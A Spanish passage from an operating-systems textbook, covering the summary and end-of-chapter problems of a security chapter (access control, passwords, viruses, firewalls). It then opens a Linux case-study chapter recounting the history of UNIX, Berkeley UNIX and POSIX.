Los derechos de acceso a la información se pueden modelar como una gran matriz, en donde las filas son los dominios (usuarios) y las columnas los objetos (por ejemplo, archivos). Cada celda especifica los derechos de acceso del dominio para con el objeto. Como la matriz es escasa, se

puede almacenar por fila, lo cual se convierte en una lista de capacidades que indica lo que cada dominio puede hacer; o también se puede almacenar por columna, en cuyo caso se convierte en una lista de control de acceso que indica quién puede acceder al objeto y en qué forma. Mediante el uso de técnicas de modelado formales, se puede modelar y limitar el flujo de la información en un sistema. Sin embargo, algunas veces puede haber fugas mediante el uso de canales encubiertos, como la modulación del uso de la CPU.

En cualquier sistema seguro, los usuarios se deben autenticar. Para ello se puede utilizar algo que el usuario conozca, algo que el usuario tenga o algo que el usuario sea (biométrica). Se puede utilizar la identificación de dos factores, como la exploración del iris y una contraseña, para mejorar la seguridad.

Los internos (como los empleados de una empresa) pueden vencer la seguridad del sistema en una variedad de formas. Entre ellas se incluyen las bombas lógicas que se activan en cierta fecha futura, las puertas de trampa para permitir al interno un acceso no autorizado en un momento posterior, y la suplantación de nombres de inicio de sesión.

Se pueden explotar muchos tipos de errores en el código para tomar el control de los programas y sistemas. Estos errores incluyen desbordamientos de búfer, ataques mediante cadenas de formato, ataques de retorno a libc, ataques por desbordamiento de enteros, ataques por inyección de código y ataques por escalada de privilegios.

Internet está llena de malware, incluyendo caballos de Troya (conocidos también como troyanos), virus, gusanos, spyware y rootkits. Cada uno de estos tipos de malware son una amenaza a la confidencialidad de los datos y su integridad. O peor aún, un ataque de malware tiene la capacidad de tomar el control de una máquina y convertirla en un zombie que envíe spam o se utilice para lanzar otros ataques.

Por fortuna, hay varias formas en las que los sistemas se pueden defender por su cuenta. La mejor estrategia es la defensa en profundidad, mediante el uso de varias técnicas. Algunas de ellas incluyen firewalls, exploradores de virus, firma de código, encarcelamiento, sistemas de detección de intrusos y encapsulamiento de código móvil.

PROBLEMAS

1. Quebrante el siguiente cifrado monoalfabético. El texto simple, que consiste sólo de letras, es un extracto conocido de un poema por Lewis Caroll en idioma inglés.

kfd ktbd fzm eubd kfd pzyiom mztx ku kzyg ur bzha kfthcm
ur mfudm zhx mftnm zhx mdzythc pzq ur ezsszcdm zhx gthcm
zhx pfa kfd mdz tm sutythc fuk zhx pfdkfdi ntcm fzld pthcm
sok pztk z stk kfd uamkdim eitdx sdruid pd fzld uoi efzk
rui mubd ur om zid uok ur sidzkf zhx zyy ur om zid rzk
hu foiia mztx kfd ezindhkdi kfda kfzhgdx ftb boef rui kfzk

2. Considere un cifrado de clave secreta que tiene una matriz de 26 x 26, donde el encabezado de las columnas es *ABC* … *Z* y el de las filas también es *ABC* … *Z*. El texto simple se cifra dos caracteres a la vez. El primer carácter es la columna; el segundo es la fila. La celda formada por la intersección de la fila y la columna contiene dos caracteres de texto cifrado. ¿A qué restricción se debe adherir la matriz y cuántas claves hay?

3. La criptografía de clave secreta es más eficiente que la criptografía de clave pública, pero requiere que el emisor y el receptor estén de acuerdo sobre una clave por adelantado. Suponga que el emisor y el receptor nunca se han reunido, pero que existe una tercera parte de confianza que comparte una clave secreta con el emisor y que también comparte una clave secreta (distinta) con el receptor. ¿Cómo pueden el emisor y el receptor establecer una nueva clave secreta compartida bajo estas circunstancias?

4. Proporcione un ejemplo simple de una función matemática que, en una primera aproximación, se desempeñe como una función de una vía.

5. Suponga que dos extraños *A* y *B* desean comunicarse entre sí mediante el uso de la criptografía de clave secreta, pero no comparten una clave. Suponga que ambos confían en una tercera parte *C*, cuya clave pública es muy conocida. ¿Cómo pueden los dos extraños establecer una nueva clave secreta compartida bajo estas circunstancias?

6. Suponga que un sistema tiene 1000 objetos y 100 dominios en cierto momento. Uno por ciento de los objetos son accesibles (cierta combinación de *r*, *w* y *x*) en todos los dominios, 10% son accesibles en dos dominios y 89% restante son accesibles en un dominio. Suponga que se requiere una unidad de espacio para almacenar un permiso de acceso (alguna combinación de *r*, *w*, *x*), un ID de objeto o un ID de dominio. ¿Cuánto espacio se requiere para almacenar toda la matriz de protección, la matriz de protección como una ACL, y la matriz de protección como una lista de capacidades?

7. Dos de los distintos mecanismos de protección que hemos analizado son las listas de capacidades y las listas de control de acceso. Para cada uno de los siguientes problemas de protección, indique cuál de los siguientes mecanismos se puede utilizar.

(a) Ken desea que todos puedan leer sus archivos, excepto su compañero de oficina.
(b) Mitch y Steve desean compartir algunos archivos secretos.
(c) Linda desea que algunos de sus archivos sean públicos.

8. Represente las propiedades y permisos que se muestran en este listado de directorio de UNIX como una matriz de protección. *Nota*: *asw* es miembro de dos grupos: *users* y *devel*; *gmw* es miembro sólo de *users*. Trate a cada uno de los dos usuarios y dos grupos como un dominio, de manera que la matriz tenga cuatro filas (una por cada dominio) y cuatro columnas (una por cada archivo).

```
–rw–r––r––    2  gmw  users    908  May 26 16:45  PPP–Notes
–rwxr–xr–x    1  asw  devel    432  May 13 12:35  prog1
–rw–rw––––    1  asw  users  50094  May 30 17:51  project.t
–rw–r–––––    1  asw  devel  13124  May 31 14:30  splash.gif
```

9. Exprese los permisos que se muestran en el listado de directorio del problema anterior, como listas de control de acceso.

10. En el esquema de Amoeba para proteger las capacidades, un usuario puede pedir al servidor que produzca una nueva capacidad con menos permisos, que después puede otorgar a un amigo. ¿Qué ocurre si el amigo pide al servidor que elimine aún más derechos, de manera que lo pueda otorgar a alguien más?

11. En la figura 9-13 no hay flecha del proceso *B* al objeto *1*. ¿Se permitiría dicha flecha? Si no es así, ¿qué regla violaría?

12. Si se permitieran mensajes de un proceso a otro en la figura 9-13, ¿qué reglas se aplicarían a ellos? Para el proceso *B* en particular, ¿a cuáles procesos podría enviar mensajes y a cuáles no?

13. Considere el sistema esteganográfico de la figura 9-16. Cada píxel se puede representar en un espacio de color mediante un punto en el sistema tridimensional con ejes para los valores R, G y B. Utilice este espacio para explicar lo que ocurre con la resolución de color cuando se emplea la esteganografía como en esta figura.

14. El texto de lenguaje natural en ASCII se puede comprimir como mínimo en 50% mediante el uso de varios algoritmos de compresión. Utilice este conocimiento para calcular la capacidad de acarreo esteganográfico para el texto ASCII (en bytes) de una imagen de 1600×1200, almacenada mediante el uso de los bits de orden inferior de cada píxel. ¿Cuánto se incrementa el tamaño de la imagen mediante el uso de esta técnica (suponiendo que no hay cifrado ni expansión debido al cifrado)? ¿Cuál es la eficiencia del esquema, es decir, su carga útil/(bytes transmitidos)?

15. Suponga que un grupo muy estrecho de disidentes políticos que vive en un país represivo utiliza la esteganografía para enviar al mundo mensajes sobre las condiciones en su país. El gobierno está consciente de ello y para combatirlos envía imágenes falsas que contienen mensajes esteganográficos falsos. ¿Cómo pueden los disidentes tratar de ayudar a que las personas distingan los mensajes reales de los falsos?

16. Vaya a *www.cs.vu.nl/ast* y haga clic en el vínculo *covered writing*. Siga las instrucciones para extraer las obras. Responda a las siguientes preguntas:

(a) ¿Cuáles son los tamaños de los archivos de las cebras originales y de las cebras modificadas?
(b) ¿Qué obras están almacenadas en secreto en el archivo de las cebras?
(c) ¿Cuántos bytes se almacenan en secreto en el archivo de las cebras?

17. Es más seguro que la computadora no utilice eco para imprimir la contraseña en vez de que utilice el eco para imprimir un asterisco por cada carácter escrito, ya que esta última opción divulga la longitud de la contraseña a cualquiera que esté cerca y pueda ver la pantalla. Suponiendo que las contraseñas consisten sólo en letras mayúsculas, minúsculas y dígitos, y que deben tener un mínimo de cinco caracteres y un máximo de ocho, ¿cuánta seguridad adicional se obtiene al no mostrar nada?

18. Después de recibir su título, usted solicita trabajo como director de un centro computacional de una gran universidad, que acaba de cambiar su viejo sistema mainframe por un servidor grande en una LAN que ejecuta UNIX. Usted obtiene el empleo. Quince minutos después de empezar a trabajar, su asistente irrumpe en su oficina gritando: “Algunos estudiantes descubrieron el algoritmo que utilizamos para cifrar las contraseñas y lo publicaron en Internet”. ¿Qué debe hacer usted?

19. El esquema de protección Morris-Thompson con los números aleatorios de *n* bits (salt) se diseñó para dificultar a un intruso la labor de descubrir un gran número de contraseñas al cifrar cadenas comunes por adelantado. ¿El esquema ofrece también protección contra un estudiante que trata de adivinar la contraseña del superusuario en su máquina? Suponga que el archivo de contraseñas está disponible para leerlo.

20. Explique la diferencia entre el mecanismo de contraseñas de UNIX y el cifrado.

21. Suponga que el archivo de contraseñas de un sistema está disponible para un cracker. ¿Cuánto tiempo adicional necesita el cracker para descubrir todas las contraseñas si el sistema utiliza el esquema de protección Morris-Thompson con un número salt de *n* bits, y cuánto tiempo necesita cuando el sistema no utiliza este esquema?

22. Mencione tres características que debe tener un buen indicador biométrico para que sea útil como autenticador de inicio de sesión.

23. Un departamento de ciencias computacionales tiene una extensa colección de máquinas UNIX en su red local. Los usuarios en cualquier máquina pueden emitir un comando de la forma

```
rexec maquina4 who
```

para que el comando se ejecute en la *maquina4*, sin que el usuario tenga que iniciar sesión en la máquina remota. Para implementar esta característica, el kernel del usuario tiene que enviar el comando y su UID a la máquina remota. ¿Es este esquema es seguro si los kernels son de confianza? ¿Qué pasa si algunas de las máquinas son computadoras personales de los estudiantes, sin protección?

24. ¿Qué propiedad en común tiene la implementación de contraseñas en UNIX con el esquema de Lamport para iniciar sesión a través de una red insegura?

25. El esquema de contraseña de un solo uso de Lamport utiliza las contraseñas en orden inverso. ¿No sería más simple utilizar $f(s)$ la primera vez, $f(f(s))$ la segunda vez, y así en lo sucesivo?

26. ¿Hay alguna manera de utilizar el hardware de la MMU para evitar el tipo de ataque por desbordamiento que se muestra en la figura 9-24? Explique por qué sí o por qué no.

27. Mencione una característica del compilador de C que pudiera eliminar una gran cantidad de hoyos de seguridad. ¿Por qué no se implementa con más amplitud?

28. ¿Puede funcionar el ataque del caballo de Troya en un sistema protegido por capacidades?

29. Cuando se elimina un archivo, por lo general sus bloques se regresan a la lista de bloques libres, pero no se borran. ¿Cree usted que sería conveniente que el sistema operativo borrara cada bloque antes de liberarlo? Considere los factores de seguridad y de rendimiento en su respuesta, y explique el efecto de cada uno.

30. ¿Cómo puede un virus parasítico (a) asegurar que se ejecutará antes que su programa host, y (b) pasar el control de vuelta a su host, después de realizar su trabajo?

31. Algunos sistemas operativos requieren que las particiones de disco empiecen al principio de una pista. ¿Cómo facilita esto el trabajo de un virus en el sector de arranque?

32. Modifique el programa de la figura 9-27 de manera que encuentre todos los programas de C, en vez de todos los archivos ejecutables.

33. El virus de la figura 9-32(d) está cifrado. ¿Cómo pueden saber los científicos dedicados en el laboratorio antivirus cuál parte del archivo es la clave, para poder descifrar el virus y aplicarle ingeniería inversa? ¿Qué puede hacer Virgilio para dificultar más su trabajo?

34. El virus de la figura 9-32(c) tiene tanto un compresor como un descompresor. El descompresor se necesita para expandir y ejecutar el programa ejecutable comprimido. ¿Para qué sirve el compresor?

35. Nombre una desventaja de un virus de cifrado polimórfico *desde el punto de vista del escritor del virus*.

36. A menudo podemos ver las siguientes instrucciones para recuperarse del ataque de un virus:

1. Iniciar el sistema infectado.
2. Respaldar todos los archivos en un medio externo.
3. Ejecutar *fdisk* para dar formato al disco.

4. Reinstalar el sistema operativo desde el CD-ROM original.
5. Volver a cargar los archivos desde el medio externo.

Mencione dos errores graves en estas instrucciones.

37. ¿Es posible tener virus de compañía (virus que no modifican los archivos existentes) en UNIX? De ser así, ¿cómo? Si no es así, ¿por qué no?

38. ¿Cuál es la diferencia entre un virus y un gusano? ¿Cómo se reproduce cada uno?

39. Los archivos auto-extraíbles, que contienen uno o más archivos comprimidos que se empaquetan con un programa de extracción, se utilizan con frecuencia para entregar programas o actualizaciones de los mismos. Analice las implicaciones de seguridad de esta técnica.

40. Analice la posibilidad de escribir un programa que reciba otro programa como entrada y determine si ese programa contiene un virus.

41. En la sección 9.8.1 se describe un conjunto de reglas de firewall que limitan el acceso exterior a sólo tres servicios. Describa otro conjunto de reglas que pueda agregar a este firewall para restringir aún más el acceso a estos servicios.

42. En algunas máquinas, la instrucción `SHR` que se utiliza en la figura 9-37(b) llena los bits no utilizados con ceros; en otras máquinas, el bit de signo se extiende a la derecha. Para que la figura 9-37(b) sea correcta, ¿importa el tipo de instrucción de desplazamiento que se utilice? De ser así, ¿cuál es mejor?

43. Para verificar que un distribuidor de confianza haya firmado un applet, el distribuidor del applet puede incluir un certificado firmado por un tercero de confianza que contenga su clave pública. Sin embargo, para leer el certificado el usuario necesita la clave pública del tercero de confianza. Una cuarta parte de confianza podría proveer esta clave, pero entonces el usuario necesitaría la clave pública de esa parte también. Parece ser que no hay forma de salir del sistema de verificación sin ayuda, y aún así los navegadores existentes lo utilizan. ¿Cómo podría funcionar?

44. Describa tres características que hacen de Java un mejor lenguaje de programación que C para escribir programas seguros.

45. Suponga que su sistema utiliza el JDK 1.2. Muestre las reglas (similares a las de la figura 9-39) que utilizará para permitir que un applet de *www.apletsRus.com* se ejecute en su máquina. Este applet puede descargar archivos adicionales de *www.appletsRus.com*, leer/escribir archivos en */usr/tmp/* y también leer archivos de */usr/me/appletdir*.

46. Escriba un par de programas en C o como secuencias de comandos del shell, para enviar y recibir un mensaje mediante un canal encubierto en un sistema UNIX. *Sugerencia:* Un bit de permiso se puede ver incluso cuando un archivo es por lo demás inaccesible, y se garantiza que el comando o llamada al sistema *sleep* producirá un retraso por un tiempo fijo, establecido en base a su argumento. Mida la velocidad de los datos en un sistema inactivo. Después cree una carga artificial pesada al iniciar varios procesos distintos en segundo plano y vuelva a medir la velocidad de los datos.

47. Varios sistemas UNIX utilizan el algoritmo DES para cifrar contraseñas. Por lo general, estos sistemas aplican el DES 25 veces seguidas para obtener la contraseña cifrada. Descargue una implementación de DES de Internet y escriba un programa que cifre una contraseña y compruebe si es válida para dicho sistema. Genere una lista de 10 contraseñas cifradas, utilizando el esquema de protección Morris-Thompson. Use un número salt de 16 bits.

48. Suponga que un sistema utiliza ACLs para mantener su matriz de protección. Escriba un conjunto de funciones administrativas para administrar las ACLs cuando (1) se cree un objeto; (2) se elimine un objeto; (3) se cree un dominio; (4) se elimine un dominio; (5) se otorguen nuevos permisos de acceso (una combinación de *r*, *w*, *x*) a un dominio para acceder a un objeto; (6) se revoquen los permisos de acceso existentes de un dominio para acceder a un objeto; (7) se otorguen nuevos permisos de acceso a todos los dominios para acceder a un objeto; (8) se revoquen los permisos de acceso a un objeto para todos los dominios.

10

CASO DE ESTUDIO 1: LINUX

En capítulos anteriores examinamos muchos principios, abstracciones, algoritmos y técnicas en general de los sistemas operativos. Ha llegado el momento de analizar algunos sistemas concretos para ver cómo los principios examinados se aplican en el mundo real. Empezaremos con Linux, una variante popular de UNIX, que se ejecuta en una amplia variedad de computadoras. Es uno de los sistemas operativos dominantes en las estaciones de trabajo y servidores de alto rendimiento, pero también se utiliza en sistemas que varían desde teléfonos celulares hasta supercomputadoras. Además ilustra muchos principios de diseño importantes en forma apropiada.

Nuestro análisis empezará con la historia y evolución de UNIX y Linux. Después veremos las generalidades sobre Linux, para que el lector sepa cómo se utiliza. Estas generalidades serán de valor especial para los lectores que sólo conozcan Windows, ya que este sistema operativo oculta casi todos los detalles del sistema a sus usuarios. Aunque las interfaces gráficas pueden ser sencillas para los principiantes, proporcionan muy poca flexibilidad y ningún detalle acerca del funcionamiento interno del sistema.

Después llegaremos al corazón de este capítulo, un análisis de los procesos, la administración de memoria, la E/S, el sistema de archivos y la seguridad en Linux. Para cada tema analizaremos primero los conceptos fundamentales, después las llamadas al sistema y por último la implementación.

Para empezar debemos plantear la siguiente pregunta: ¿Por qué Linux? Linux es una variante de UNIX, pero hay muchas otras versiones y variantes de UNIX, incluyendo AIX, FreeBSD, HP-UX, SCO UNIX, System V, Solaris y otras. Por fortuna, los principios fundamentales y las llamadas al sistema son casi iguales en todas las variantes (por diseño). Además, las estrategias de implementación general, los algoritmos y las estructuras de datos son similares, aunque hay ciertas diferencias.

Para que los ejemplos sean concretos, es mejor elegir una de estas variantes y describirla de manera consistente. Como es más probable que la mayoría de los lectores se hayan topado con Linux que con cualquier otra de las variantes, lo utilizaremos como nuestro ejemplo funcional, teniendo en cuenta que, con la excepción de la información sobre la implementación, gran parte de este capítulo se aplica a todos los sistemas UNIX. Hay muchos libros ya escritos sobre el uso de UNIX, pero también hay algunos sobre las características avanzadas y los aspectos internos del sistema (Bovet y Cesati, 2005; Maxwell, 2001; McKusick y Neville-Neil, 2004; Pate, 2003; Stevens y Rago, 2008; Vahalia, 2007).

10.1 HISTORIA DE UNIX Y LINUX

UNIX y Linux tienen una historia larga e interesante, por lo que iniciaremos ahí nuestro estudio. Lo que empezó como el proyecto favorito de un joven investigador (Ken Thompson) se ha convertido en una industria de miles de millones de dólares en la que se involucran universidades, empresas multinacionales, gobiernos y órganos de estandarización internacionales. En las siguientes páginas le indicaremos cómo se ha desarrollado esta historia.

10.1.1 UNICS

En las décadas de 1940 y 1950 todas las computadoras eran personales, por lo menos en el sentido de que la forma normal (en ese entonces) de utilizar una computadora era iniciar sesión durante una hora y ocupar toda la máquina durante ese periodo. Desde luego que estas máquinas eran inmensas en su aspecto físico, pero sólo una persona (el programador) podía utilizarlas en un momento dado. Cuando llegaron los sistemas de procesamiento por lotes en la década de 1960, el programador enviaba un trabajo en tarjetas perforadas y lo llevaba al cuarto de la máquina. Cuando se habían ensamblado suficientes trabajos, el operador los leía como un solo lote. Por lo general se requería una hora o más después de enviar un trabajo para que se devolviera el resultado. Bajo estas circunstancias, la depuración era un proceso que consumía mucho tiempo, ya que una sola coma mal ubicada podía ocasionar que el programador desperdiciara varias horas de su tiempo.

Para solucionar lo que todos consideraban un arreglo insatisfactorio e improductivo, se inventó el tiempo compartido en el Dartmouth College y el M.I.T. El sistema de Darmouth ejecutaba sólo BASIC y disfrutó de un éxito comercial de corto plazo antes de desaparecer. El sistema de M.I.T., llamado CTSS, era de propósito general y tuvo un enorme éxito en la comunidad científica. Poco tiempo después, los investigadores en el M.I.T. unieron fuerzas con Bell Labs y General Electric (que entonces era distribuidor de computadoras) y empezaron a diseñar un sistema de segunda generación, conocido como **MULTICS** (*Multiplexed Information and Computing Service*, Servicio multiplexado de información y cómputo), como vimos en el capítulo 1.

Aunque Bell Labs era uno de los socios fundadores en el proyecto MULTICS, tiempo después se retiró y uno de sus investigadores, de nombre Ken Thompson, buscaba algo interesante en lo que pudiera trabajar. En cierto momento decidió escribir una versión simplificada de MULTICS por su cuenta (esta vez en ensamblador), en una minicomputadora PDP-7 desechada. A pesar del pequeño tamaño de la PDP-7, el sistema de Thompson funcionaba y podía soportar su esfuerzo de desarrollo.

En consecuencia, uno de los otros investigadores en Bell Labs llamado Brian Kernighan, en son de broma le llamó **UNICS** (*Uniplexed Information and Computing Service*, Servicio uniplexado de información y cómputo) que en inglés se pronuncia igual que "eunuco". A pesar de los albures de que "EUNUCHS" era un MULTICS castrado el nombre se quedó, aunque la ortografía se cambió más adelante a **UNIX**.

10.1.2 UNIX EN LA PDP-11

El trabajo de Thompson impresionó tanto a muchos de sus colegas de Bell Labs, que pronto se le unió Dennis Ritchie, y más tarde todo su departamento. En esta época ocurrieron dos desarrollos importantes. En primer lugar, UNIX se trasladó de la obsoleta PDP-7 a la PDP-11/20 que era mucho más moderna, y más adelante a la PDP-11/45 y a la PDP-11/70. Estas últimas dos máquinas dominaron el mundo de las minicomputadoras durante casi toda la década de 1970. La PDP-11/45 y la PDP-11/70 eran potentes máquinas con memorias físicas grandes para su época (256 KB y 2 MB, respectivamente). Además tenían hardware de protección de memoria, con lo cual era posible dar soporte a varios usuarios al mismo tiempo. Sin embargo, ambas eran máquinas de 16 bits que limitaban los procesos individuales a 64 KB de espacio para las instrucciones y 64 KB de espacio para los datos, aunque la máquina pudo haber tenido mucha más memoria física.

El segundo desarrollo estaba relacionado con el lenguaje en el que se escribió UNIX. Para entonces se estaba llegando a la dolorosa conclusión de que no era divertido tener que reescribir el sistema completo para cada nueva máquina, por lo que Thompson decidió reescribir UNIX en un lenguaje de alto nivel de su propio diseño, llamado **B**. B era una forma simplificada de BCPL (que a su vez era una forma simplificada de CPL, y al igual que PL/I, nunca funcionó). Debido a las debilidades en B, en especial la falta de estructuras, este intento no tuvo éxito. Después, Ritchie diseñó un sucesor para B al que llamó (naturalmente) **C**, y escribió un excelente compilador para este lenguaje. Thompson y Ritchie trabajaron en conjunto para reescribir UNIX en C. Éste fue el lenguaje adecuado en el momento apropiado, y desde entonces ha dominado la programación de sistemas.

En 1974, Ritchie y Thompson publicaron un famoso artículo sobre UNIX (Ritchie y Thompson, 1974). Por el trabajo que describieron en este artículo, recibieron más tarde el prestigioso Premio Turing de la ACM (Ritchie, 1984; Thompson, 1984). La publicación de este artículo estimuló a muchas universidades para que pidieran a Bell Labs una copia de UNIX. Como AT&T, la empresa matriz de Bell Labs, era un monopolio en ese entonces y no podía estar en el negocio de las computadoras, no tuvo objeción para licenciar UNIX a las universidades por una modesta cuota.

En una de esas coincidencias que a menudo dan forma a la historia, la PDP-11 era la computadora preferida en casi todos los departamentos de ciencias computacionales en las universidades, y tanto los profesores como los estudiantes consideraban pésimos los sistemas operativos que incluía esta minicomputadora. UNIX llenó el vacío con rapidez, sobre todo porque incluía el código fuente completo, para que las personas pudieran juguetear con él sin parar. Se organizaron numerosas reuniones científicas sobre UNIX, donde oradores distinguidos hablaban sobre algún error oscuro en el kernel que habían descubierto y corregido. Un profesor australiano de nombre

John Lions escribió un comentario sobre el código fuente de UNIX, del tipo que por lo general se reserva para las obras de Chaucer o Shakespeare (se reimprimió como Lions, 1996). El libro describió la versión 6, cuyo nombre se debe a que se describió en la sexta edición del Manual del programador de UNIX. El código fuente constaba de 8200 líneas de C y 900 líneas de código ensamblador. Como resultado de toda esta actividad, las nuevas ideas y mejoras al sistema se esparcieron con rapidez.

Después de unos años, la versión 6 se reemplazó por la versión 7, la primera versión portátil de UNIX (se ejecutaba en la PDP-11 y en la Interdata 8/32), que entonces contenía 18,800 líneas de C y 2100 líneas de ensamblador. Toda una generación de estudiantes creció con la versión 7; ellos contribuyeron a su esparcimiento cuando se graduaron y entraron a trabajar en la industria. A mediados de la década de 1980, UNIX se utilizaba ampliamente en minicomputadoras y estaciones de trabajo de ingeniería de una variedad de distribuidores. Incluso varias empresas obtuvieron una licencia para el código fuente y crearon su propia versión de UNIX. Entre ellas estaba Microsoft, que en ese entonces era una pequeña empresa que empezaba a operar y vendió la versión 7 bajo el nombre XENIX durante varios años, hasta que perdió el interés en este sistema operativo.

10.1.3 UNIX portable

Ahora que UNIX estaba escrito en C, era mucho más sencillo moverlo (portarlo) a una nueva máquina. Para portar un sistema operativo primero hay que escribir un compilador en C para la nueva máquina. Después hay que escribir drivers para los nuevos dispositivos de E/S de la máquina, como monitores, impresoras y discos. Aunque el código de los drivers está en C, no es posible moverlo a otra máquina, compilarlo y ejecutarlo debido a que no hay dos discos que funcionen de la misma manera. Por último se debe reescribir una pequeña cantidad de código dependiente de la máquina, como los manejadores de interrupciones y las rutinas de administración de memoria, que por lo general están en lenguaje ensamblador.

La primera máquina en la que se portó UNIX después de la PDP-11 fue la minicomputadora Interdata 8/32. Este ejercicio reveló muchas suposiciones que UNIX hacía de manera implícita sobre la máquina en la que se ejecutaba, como la suposición tácita de que los enteros contenían 16 bits, los apuntadores también contenían 16 bits (lo cual implicaba un tamaño máximo de 64 KB para los programas) y que la máquina tenía sólo tres registros disponibles para contener variables importantes. Nada de esto era cierto en la Interdata, por lo que se requería un trabajo considerable para limpiar UNIX.

Otro de los problemas era que, aunque el compilador de Ritchie era rápido y producía buen código objeto, sólo producía código objeto para la PDP-11. En vez de escribir un nuevo compilador específico para la Interdata, Steve Johnson de Bell Labs diseñó e implementó el **compilador de C portable**, que se podía redirigir para producir código en cualquier máquina razonable, con sólo un pequeño esfuerzo. Durante años, casi todos los compiladores de C para las máquinas distintas de la PDP-11 se basaron en el compilador de Johnson, lo cual ayudó en forma considerable a que UNIX se esparciera a las nuevas computadoras.

Al principio el UNIX que se portó en la Interdata se ejecutaba con lentitud, debido a que todo el trabajo de desarrollo se tenía que realizar en la única máquina que funcionaba con UNIX, una PDP-11 que se encontraba en el quinto piso de Bell Labs. La Interdata estaba en el primer piso. Para generar una nueva versión, había que compilarla en el quinto piso y después llevar físicamente una cinta magnética al primer piso para ver si funcionaba. Después de varios meses de transportar cintas magnéticas, un desconocido dijo: "¿Sabes? somos la compañía telefónica. ¿Acaso no podemos conectar un cable entre estas dos máquinas?". Así fue como nació UNIX en red. Después de portarlo a la Interdata, se portó a la VAX y a otras computadoras.

Cuando el gobierno estadounidense dividió AT&T en 1984, la empresa era legalmente libre de establecer una subsidiaria de computadoras, y lo hizo casi de inmediato. Poco después, AT&T publicó su primer producto UNIX comercial, conocido como System III. No fue muy bien recibido, por lo que un año después se reemplazó con una versión mejorada, System V. Uno de los grandes misterios sin resolver en las ciencias computacionales es el paradero de System IV. Desde entonces, la versión System V original se ha reemplazado por System V, versiones 2, 3 y 4, cada una de las cuales es más grande y complicada que su antecesora. En el proceso, la idea original detrás de UNIX en cuanto a tener un sistema simple y elegante se ha ido evaporando en forma gradual. Aunque el grupo de Ritchie y Thompson produjo más tarde una 8ª, 9ª y 10ª edición de UNIX, éstas nunca se pusieron en circulación, ya que AT&T puso todo su esfuerzo de marketing en la versión System V. Sin embargo, se fueron incorporando algunas de las ideas de las ediciones 8, 9 y 10 a la versión System V. En cierto momento, AT&T decidió que quería ser una compañía telefónica y no una empresa de computadoras después de todo, y vendió su negocio de UNIX a Novell en 1993. Después Novell lo vendió a Santa Cruz Operation en 1995. Para entonces era casi irrelevante saber quién era el propietario, ya que todas las principales empresas de computadoras tenían licencias.

10.1.4 Berkeley UNIX

La Universidad de California en Berkeley fue una de las primeras universidades que adquirieron la versión 6 de UNIX. Como estaba disponible el código fuente completo, Berkeley pudo realizar modificaciones importantes al sistema. Con la ayuda de concesiones de la ARPA (Agencia de Proyectos de Investigación Avanzados del Departamento de Defensa de los EE.UU.), Berkeley produjo y liberó una versión mejorada para la PDP-11, conocida como **1BSD** (*First Berkeley Software Distribution*, Primera distribución de software de Berkeley). Muy poco después se produjo otra versión, llamada 2BSD, también para la PDP-11.

Las versiones más importantes fueron 3BSD y en especial su sucesora, 4BSD para la VAX. Aunque AT&T tenía una versión de UNIX para la VAX, conocida como **32V**, en esencia era la versión 7. Por el contrario, 4BSD contenía una gran cantidad de mejoras. Algunas de las más importantes eran el uso de la memoria virtual y paginación, con lo cual los programas podían ser más grandes que la memoria física al paginar partes de ellos según fuera necesario. Otra de las modificaciones fue permitir que los nombres de archivos tuvieran más de 14 caracteres. También se modificó la implementación del sistema de archivos para hacerlo mucho más rápido. El manejo de señales se hizo más confiable. Se introdujo el concepto de las redes, y el protocolo de red que se

utilizó (**TCP/IP**) se convirtió en el estándar por omisión en el mundo de UNIX, y posteriormente en Internet, que está dominada por los servidores basados en UNIX.

Berkeley también agregó una cantidad considerable de programas utilitarios a UNIX, incluyendo un nuevo editor (*vi*), un nuevo shell (*csh*), compiladores de Pascal y Lisp, y muchos más. Todas estas mejoras hicieron que Sun Microsystems, DEC y otros distribuidores de computadoras basaran sus versiones de UNIX en el Berkeley UNIX, en vez de hacerlo en la versión "oficial" de AT&T, System V. Como consecuencia, Berkeley UNIX se estableció firmemente en las áreas académicas, de investigación y de defensa. Para obtener más información sobre Berkeley UNIX, consulte McKusick y colaboradores (1996).

10.1.5 UNIX estándar

A finales de la década de 1980 había dos versiones muy populares, distintas y en cierta forma incompatibles de UNIX: 4.3BSD y System V Release 3. Además, casi todos los distribuidores de computadoras agregaban sus propias mejoras que no eran estándar. Esta división en el mundo de UNIX, aunada al hecho de que no había estándares para los formatos de los programas binarios, inhibió en gran parte el éxito comercial de UNIX debido a que era imposible para los distribuidores de software escribir y empaquetar programas de UNIX con la expectativa de que se ejecutarían en cualquier sistema UNIX (como se hacía de manera rutinaria con MS-DOS). En un principio, varios intentos de estandarizar UNIX fracasaron. Por ejemplo, AT&T emitió la **SVID** (*System V Interface Definition*, Definición de la interfaz de System V), que definía todas las llamadas al sistema, los formatos de los archivos, etcétera. Este documento era un intento por mantener alineados a todos los distribuidores de System V, pero no tuvo efecto en el campo enemigo (BSD), ya que sólo lo ignoraron.

El primer intento serio por reconciliar las dos versiones de UNIX se inició bajo los auspicios del Consejo de Estándares del IEEE, un órgano muy respetado y, lo más importante, neutral. Cientos de personas de la industria, universidades y del gobierno participaron en este trabajo. El nombre colectivo que se asignó a este proyecto fue **POSIX**. Las primeras tres letras significan Sistema operativo portable. Las letras *IX* se agregaron para que el nombre tuviera el estilo de UNIX.

Después de muchos argumentos y contraargumentos, refutaciones y contrarrefutaciones, el comité de POSIX produjo un estándar conocido como **1003.1**. Este estándar define un conjunto de procedimientos de biblioteca que todo sistema UNIX que esté en conformidad debe proveer. La mayoría de estos procedimientos invocan una llamada al sistema, pero unos cuantos se pueden implementar fuera del kernel. Los procedimientos comunes son *open*, *read* y *fork*. La idea de POSIX es que un distribuidor de software, que escriba un programa utilice sólo los procedimientos definidos por el estándar 1003.1, tenga la seguridad de que este programa se ejecutará en todos los sistemas UNIX que estén en conformidad.

Aunque es cierto que la mayoría de las organizaciones de estándares tienen la tendencia de producir una horrible solución intermedia con unas cuantas características favoritas de todos, el estándar 1003.1 es bastante bueno si se tiene en cuenta la gran cantidad de partes involucradas y sus respectivos intereses personales. En vez de tomar la unión de todas las características en System V y BSD como el punto inicial (la norma para la mayoría de las organizaciones de estándares), el co-

mité del IEEE se fue por la intersección. La metodología era muy cruda: si había una característica presente en System V y BSD, se incluía en el estándar; en caso contrario no se incluía. Como consecuencia de este algoritmo, el estándar 1003.1 se asemeja mucho al ancestro directo tanto de System V como de BSD, a saber la versión 7. El documento del estándar 1003.1 está escrito de tal forma que tanto los implementadores de sistemas operativos como los escritores de software puedan comprenderlo, otra novedad en el mundo de los estándares, aunque ya están trabajando para remediar esto.

